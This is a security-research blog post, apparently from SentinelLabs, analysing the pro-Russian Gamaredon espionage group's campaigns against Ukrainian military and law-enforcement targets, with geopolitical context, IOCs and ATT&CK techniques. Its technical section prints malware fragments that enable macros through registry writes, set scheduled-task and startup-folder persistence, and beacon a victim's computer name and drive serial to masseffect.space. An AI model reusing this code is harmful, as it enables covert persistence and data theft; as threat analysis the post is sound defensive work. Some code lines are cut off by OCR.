


SECURITY & INTELLIGENCE

# Pro-Russian CyberSpy Gamaredon Intensifies Ukrainian Security Targeting

VITALI KREMEZ / FEBRUARY 5, 2020

**The Fifth Domain: Pro-Russian CyberSpy APT Gamaredon Wages Silent War with Ukranian Military & Law Enforcement**

## Executive Summary

- Pro-Russian Gamaredon APT group has evolved over the last few months, introducing new components to boost its offensive power against the Ukrainian government.
- Gamaredon group has ramped up the scale of its operations, attacking a larger number of victims, and adapting its tools and social engineering implementation to specific targets.
- Gamaredon activities serve as a testing ground for the Russian military to observe the potential of cyber warfare in a contemporary violent conflict or in a state-wide political confrontation.
- By performing efficient cyber espionage actions against institutions like the Hetman Petro Sahaidachnyi National Ground Forces Academy, Gamaredon increases the military preparedness of the Donbas militias and local paramilitary groups.
- Gamaredon illustrates how the fifth cyber domain enables militants to continue fighting even when all other domains are denied by the strategic or political framework. Cyberwarfare is a solid substitution when other offensive measures are too costly or dangerous.

## The “Fifth” Domain

In the 21st century, cyber became an integral warfare domain joining those of the traditional land, air, sea, and space.

Cyber attacks are currently listed among the top offensive tools of a potential adversary along with such classic instruments as submarines or special operations (SpecOps) teams. The recent discussion of the Islamic Republic of Iran to retaliate digitally for the US takedown of General Soleimani concludes that kinetic and cyber offense currently exists within the same framework and one could be a substitute for another.

This ability to efficiently integrate cyber offense measures into the actual battlefield of a traditional or asymmetric warfare model has been for years tested in the long-term military conflict unfolding in Eastern Ukraine since 2014. This confrontation revealed many characterful traits that may become intrinsic features of 21st-century warfare. Massive digital attacks on physical infrastructure, the alleged use of cyberattacks against field hardware including artillery and, of course, military reconnaissance via cyber espionage. The later tactics were employed by the Gamaredon group, a spyware collective that has been specifically targeting Ukrainian military and security institutions in order to compromise and survey the country's national security (NatSec) resilience and military power.

Gamaredon evolutionary dynamics are as notable as its operations since 2013. Through the last few months, the group has introduced new components that constitute its offensive power. The scale of operations, the number of victims, the adaptiveness of tools, the persistence which the tools are applied and the accuracy with which they are tailored for a specific goal, the quality of intelligence collection, and the level of human intelligence (HUMINT) social engineering implementation – all of these fundamental aspects of a cyber warfare operation have continued to be improved by Gamaredon.

Therefore, due to this important role the group plays in the current cyber threat ecosystem, and due to our enhanced visibility into its approach to modern security espionage, we are offering a deep-dive into Gamaredon.

## Political Tensions: Russian Interest in Ukraine

On January 25, 2020, the Ukrainian Security Service (similar to the US FBI) officially stated that in 2019 it prevented 482 cyberattacks against Critical Infrastructure and prohibited entry into the country of 278 individuals involved in "propaganda of separatism."

Gamaredon is exclusively targeting the Ukrainian NatSec institutions, which turns it into a full-fledged participant of the ongoing political and military tension taking place in the region.

The conventional large-scale military clashes between the Ukrainian Armed Forces and the Eastern Ukraine militias mostly ended in 2015. For the last five years, the situation has resembled traditional post-soviet "frozen conflicts" in which the opposing sides neither wage full-fledged warfare nor agree to de-escalate the situation beyond the warzone life. Being deterred from active offense with traditional armed forces, the sides are actively using alternative means. In this context, the Russian intelligence and the pro-Russian groups active in the region are naturally shifting to cyber attacks. Groups like Gamaredon become a persistent tool to continue fighting without applying kinetic powers, which would naturally damage any de-escalation process.

Indeed, the intensification of Gamaredon seems to be contextual to the political and security dynamics in the region, namely, the slow but steady de-escalation and curtailment of the use of kinetic strikes. In December 2019, when we observed an increase in Gamaredon activities, the Normandy group responsible for conflict resolution in Donbas met in Paris to advance the long-term peace talks. The subjects discussed suggest that the Minsk Efforts (a framework to resolve the conflict) are advancing towards the peacebuilding stage from the initial peacemaking. DDR (Disarmament, Demobilization, and Reintegration) initiatives, resettling of refugees, the establishment of joint armed forces and police groups, exchange of POWs and withdrawal of heavy-armed vehicles from Donbas – the format of such discussions suggest that applying traditional kinetic powers to win the Eastern Ukrainian battlefield is not an option for either side.

This means that the military and paramilitary groups within both opposing armies now need to keep fighting without actually fighting. The Kremlin has recently achieved an unprecedented rapprochement with the French President Emmanuel Macron, a key player in the Normandy group, and any outbreak of violence on the Ukrainian-Militia separation line may have fatal consequences for this new partnership. This overall strategic framework makes Gamaredon well-positioned for the conflict. By performing their attacks, Gamaredon simultaneously achieves several goals which traditional military can not achieve while locked in the defensive modality implemented by the Minsk Accords.

*"Clergy bless graduating cadets, identified by carrying rifles, prior to their commissioning at the Hetman Petro Sahaidachny National Army Academy in Lviv, Ukraine, on Aug. 26. The Hetman Petro Sahaidachny National Army Academy was founded in 1899 and has continually produced military officers for no fewer than four different governments. (Photo by Staff Sgt. Eric McDonough, 45th Infantry Brigade Combat Team) (Photo Credit: Staff Sgt. Eric McDonough)"*

First, by performing efficient cyber espionage actions against institutions such as the Hetman Petro Sahaidachnyi National Ground Forces Academy both in Lviv and Starychy, Gamaredon increases the military preparedness of the Donbas militias and local paramilitary groups. In the case of a doomsday scenario in which the two sides clash on the battlefield again, the intelligence about hardware, tactical methods, gear, and personnel gathered by Gamaredon will serve as an edge for the separatists.

Second, by accomplishing successful attacks against the Ukrainian military, Gamaredon may obtain crucial information about strategic plans or internal issues. This information can be integrated into the information warfare and political campaigns initiated by the Russian intelligence forces against Ukraine.

Most importantly, Gamaredon activities are a testing ground for the Russian military to observe the potential of utilizing cyber warfare in a contemporary violent conflict or in a state-wide political confrontation. Several months ago, in November 2019, Secretary of the NSDC security council of Ukraine (similar to the US National Security Council) Aleksey Danilov stated that the country has become a testing ground for Russian cyber attacks. It is very likely that Gamaredon is operating in a larger security framework of the Russian military, civilian, and intelligence agencies that meticulously analyze the group's experience in order to implement it in future conflicts.

## Gamaredon Victimology: Along Ukrainian Separation Line

Based on SentinelLabs visibility into the APT Gamaredon victims telemetry, the group affected a large disposition of victims across the Ukrainian separatist line with more than five thousand unique Ukrainian entities affected for the recent months.

The map of Gamaredon infections indicates attacks all across Ukraine, specifically the concentration of hits along the Separation Line where Ukrainian troops are being deployed.

## Gamaredon Technical Enhancement

Packaged as self-extracting zip-archive (.SFX), the Gamaredon malware implant components contain a batch script, a binary processor .NET component, and Macro payloads.

In one of the alerts, CERT-UA previously alerted on the Gamaredon Pterodo infections as follows, targeting Ukrainian state authorities:

*"CERT-UA together with the Foreign Intelligence Service of Ukraine found new modifications of Pterodo-type malware on computers of state authorities of Ukraine, which is likely to be the preparatory stage for a cyber attack. This virus collects system data, regularly sends it to command-control servers and expects further commands."*

Some of their previous social engineering campaigns relied on intricate understanding of geopolitical and military status in Ukraine using as lures intercepting intelligence related to the military pro-Russian operation in Ukraine.

Gamaredon recent targeting reveals the newer .NET framework interop integrator "Microsoft.Vbe.Interop" with the subsequent Microsoft Office Excel and Word Macro stager. The developer path found as follows:


```
C:UsersOpolossourcereposLoderAppLoderAppobjDebugAversome.pdb
```

Notably, the group behind the malware utilizes a system of server-side forwarders to process traffic from compromised victim machines oftentimes relying on dynamic DNS providers.

The newer tool included the updated execution via obfuscated .NET application of Excel and Word macros with the hardcoded CLSID GUID, as in the example below:

```
Microsoft.Office.Interop.Word.Application application3 = (Microsoft.Office.Interop.Word.Application)Ac

application3.Visible = false;
```

One of the notable features of the malware Interop component is its usage of the fake Microsoft digital certificate belonging to Microsoft Time-Stamp Service.



Name: Microsoft Time-Stamp Service
E-mail: Not available
Signing time: Monday, February 18, 2019 3:14:42 PM

Show: <All>

| Field | Value |
|---|---|
| Valid to | Saturday, November 23, 2019... |
| Subject | Microsoft Time-Stamp Service,... |
| Public key | RSA (2048 Bits) |
| Subject Key Identifier | 17 0e e5 bc 09 59 df 67 a4 c1 ... |
| Authority Key Identifier | KeyID=23 34 f8 d9 52 46 70 0... |
| CRL Distribution Points | [1]CRL Distribution Point: Distr... |
| Authority Information Access | [1]Authority Info Access: Acc... |
| Enhanced Key Usage | Time Stamping (1.3.6.1.5.5.7... |


CN = Microsoft Time-Stamp Service
OU = Thales TSS ESN:C0F4-3086-DEF8
OU = Microsoft Operations Puerto Rico
O = Microsoft Corporation
L = Redmond
S = Washington
C = US

The macro execution security registry to allow macro execution and disabling visual basic for applications (VBA) warnings is as follows:

```
CreateObject("WScript.Shell").RegWrite "HKEY_CURRENT_USERSoftwareMicrosoftOffice" & Application.Versi

"ExcelSecurity" & "AccessVBOM", 1, "REG_DWORD"

CreateObject("WScript.Shell").RegWrite "HKEY_CURRENT_USERSoftwareMicrosoftOffice" & Application.Versi

"ExcelSecurity" & "VBAWarnings", 1, "REG_DWORD"
```

The startup “StartExePath” execution is setup as “IndexExel.exe” in %APPDATA% with the StartUpPath as “IndexOffice.vbs”. The malware executable sets up as a task as “schtasks /Create /SC MINUTE /MO 12 /F /tn Word.Downdloads /tr” to run every 12 minutes while the VBS macro is every 15 minutes.

The infected bot identity is created via hexified system drive number posting with the computer name.



```
Hex(CreateObject("Scripting.FileSystemObject").Drives(Environ("SystemDrive")).SerialNumber)
StartExePath=Environ("Appdata")+"\Microsoft\Office\IndexExel.exe"
StartUpPath=Environ("Appdata")+"\Microsoft\Windows\Start Menu\Programs\Startup\IndexOffice.vbs"
RunVBString="On Error Resume Next:Set WShell=CreateObject(""WScript.Shell""): WShell.Run ""schtasks /Create
    /SC MINUTE /MO 12 /F /tn Word.Downdloads /tr "+Environ("Appdata")+"\Microsoft\Office\IndexOffice.vbs"",
    0, false"
RunTxtString="On Error Resume Next:"+"Set WShell=CreateObject(""WScript.Shell"")"+": WShell.Run ""schtasks
    /Create /SC MINUTE /MO 15 /F /tn Word.Documents /tr "+StartExePath+""", 0, false"
DeleteString="Set FsoString = CreateObject(""Scripting.FileSystemObject""):  Call FsoString.DeleteFile
    (WScript.ScriptFullName, True)"
Open Environ("Appdata")+"\Microsoft\Windows\Start Menu\Programs\Startup\IndexOffice.vbs"
For Output As#2
Print#2,"On Error Resume Next:Set WShell=CreateObject(""WScript.Shell""): WShell.Run ""schtasks /Create /SC
    MINUTE /MO 12 /F /tn Word.Downdloads /tr "+Environ("Appdata")+"\Microsoft\Office\IndexOffice.vbs"", 0,
    false"&vbCrLf&RunTxtString&vbCrLf&DeleteString&vbCrLf
Close#2
DownUrl="http://masseffect.space/"&CreateObject("WScript.Network").ComputerName&"_"&Hex(CreateObject
    ("Scripting.FileSystemObject").Drives(Environ("SystemDrive")).SerialNumber)&"/post.php"
```

The malware writes the response and encodes the using “Encode” and “GetKey” functions as follows as text stream.

## Conclusion & Outlook

The Gamaredon group recently introduced a new toolset including usage of macro payload execution via the specific processor leveraging “scripting” persistence with less reliance on the traditional binary malware approach. The group’s main characteristic remains its technical determination and persistent targeting of Ukrainian NatSec entities relying primarily on targeted lures.

As for the security and military aspects of cyberattacks, Gamaredon is an illustrative example of how the cyber, as the fifth warfare domain, enables militants to continue fighting even when all other domains are denied by the strategic or political framework. It serves as a solid substitution when kinetic strikes are too costly or dangerous. From a military perspective, Gamaredon offers a cost-efficiency balance in which attempts to advance on the battlefield do not immediately lead to escalation and retaliation. It is a sophisticated way to opt-out of the traditional zero-sum game of any military operation by achieving offensive advantage without losing a political stance in a peace process. Considering the fact that contemporary conflicts tend to slide towards the Donbas-like “frozen” stage, groups like Gamaredon will likely become an inherent component of modern confrontation.

## Indicators of Compromise (IOCs)

We provide the relevant research indicators of compromise (IOCs), available in MISP JSON and CSV format, on our GitHub page.

```
First-Layer Domain: masseffect[.]space
Proxy-Layer IP: 141[.]8[.]195[.]60
Proxy-Layer IP:188[.]225[.]25[.]50
SHA-256: c1524a4573bc6acbe59e559c2596975c657ae6bbc0b64f943fffca663b98a95f
SHA-256: 76ea98e1861c1264b340cf3748c3ec74473b04d042cd6bfda9ce51d086cb5a1a
SHA-256: e2cb06e0a5c14b4c5f58d0e56a1dc10b6a1007cf56c77ae6cb07946c3dfe82d8
SHA-256: 39c6884526e7b7f2ed6e47b630010508bb5957385eccf248c961cbd5bcb802c6
```

IOCs on GitHub

**Attack Pattern**

```
Spearphishing Link - T1192
Spearphishing Attachment - T1193
Command-Line Interface - T1059
Scheduled Task - T1053
Scripting - T1064
User Execution - T1204
XSL Script Processing - T1220
Windows Management Instrumentation - T1047
Hidden Files and Directories - T1158
Local Job Scheduling - T1168
Registry Run Keys / Startup Folder - T1060
Startup Items - T1165
Shortcut Modification - T1023
New Service - T1050
Masquerading - T1036
Account Manipulation - T1098
File and Directory Discovery - T1083
Network Share Discovery - T1135
Network Service Scanning - T1046
Remote File Copy - T1105
Replication Through Removable Media - T1091
Automated Collection - T1119
Data from Local System - T1005
Data from Network Shared Drive - T1039
Data from Removable Media - T1025
Custom Command and Control Protocol - T1094
Multi-hop Proxy - T1188
Exfiltration Over Command and Control Channel - T1041
Automated Exfiltration - T1020
```

APT GAMAREDON RUSSIA UKRAINE

**VITALI KREMEZ**

Vitali Kremez is a strategic advisor for SentinelLabs. He specializes in researching and investigating complex cyberattacks, network intrusions, data breaches, and hacking incidents mainly emanating from the Eastern European cybercriminal ecosystem. He has earned the majority of major certifications available in information technology, information security, and digital forensics fields.

©2023 SentinelOne, All Rights Reserved.